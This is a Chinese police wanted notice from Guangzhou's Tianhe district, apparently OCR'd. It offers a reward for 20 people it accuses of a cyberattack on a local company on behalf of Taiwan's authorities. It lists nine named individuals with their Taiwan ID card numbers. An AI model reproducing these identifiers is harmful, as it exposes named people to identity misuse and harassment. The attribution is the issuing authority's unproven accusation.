
陈燕葶　女
中国台湾省身份证号码
R224097011




洪健智　男
中国台湾省身份证号码
B122934089




陈艺文　男
中国台湾省身份证号码
P124071639




黄嵩玮　男
中国台湾省身份证号码
N126212459




陈铭庭　男
中国台湾省身份证号码
F129634700




成育典　男
中国台湾省身份证号码
A126661504



沈彧璇　男
中国台湾省身份证号码
T124375136



张景智　男
中国台湾省身份证号码
R124212025



吴乃戈　男
中国台湾省身份证号码
F125021994

我局接我市某科技公司报案称，该公司自助设备的后台系统遭受网络攻击，被违法上传多份恶意代码，导致系统瘫痪，造成重大损失。经查，中国台湾民进党当局“ 资通电军 ”指挥实施了此次非法攻击活动，涉嫌多项违法犯罪。为依法打击恶意网络攻击和非法控制、破坏计算机信息系统犯罪，切实维护国家安全、人民群众生命财产安全及合法权益，广东省广州市公安局天河区分局决定对宁恩纬等 20 名参与实施上述网络攻击活动的犯罪嫌疑人进行悬赏通缉。

发现相关人员线索可立即向公安机关举报，公安机关将对举报人身份信息严格保密。凡向公安机关提供有效线索的举报人，以及配合公安机关抓获相关犯罪嫌疑人的有功人员，将给予 1 万元人民币的奖励。对包庇在逃人员的，将依法追究法律责任。对打击报复举报人的，将依法严惩。

广州市公安局天河区分局
2025 年 6 月 5 日

广州市公安局
天河区分局

☎ 举报电话：**020-110**

双航母
编队演练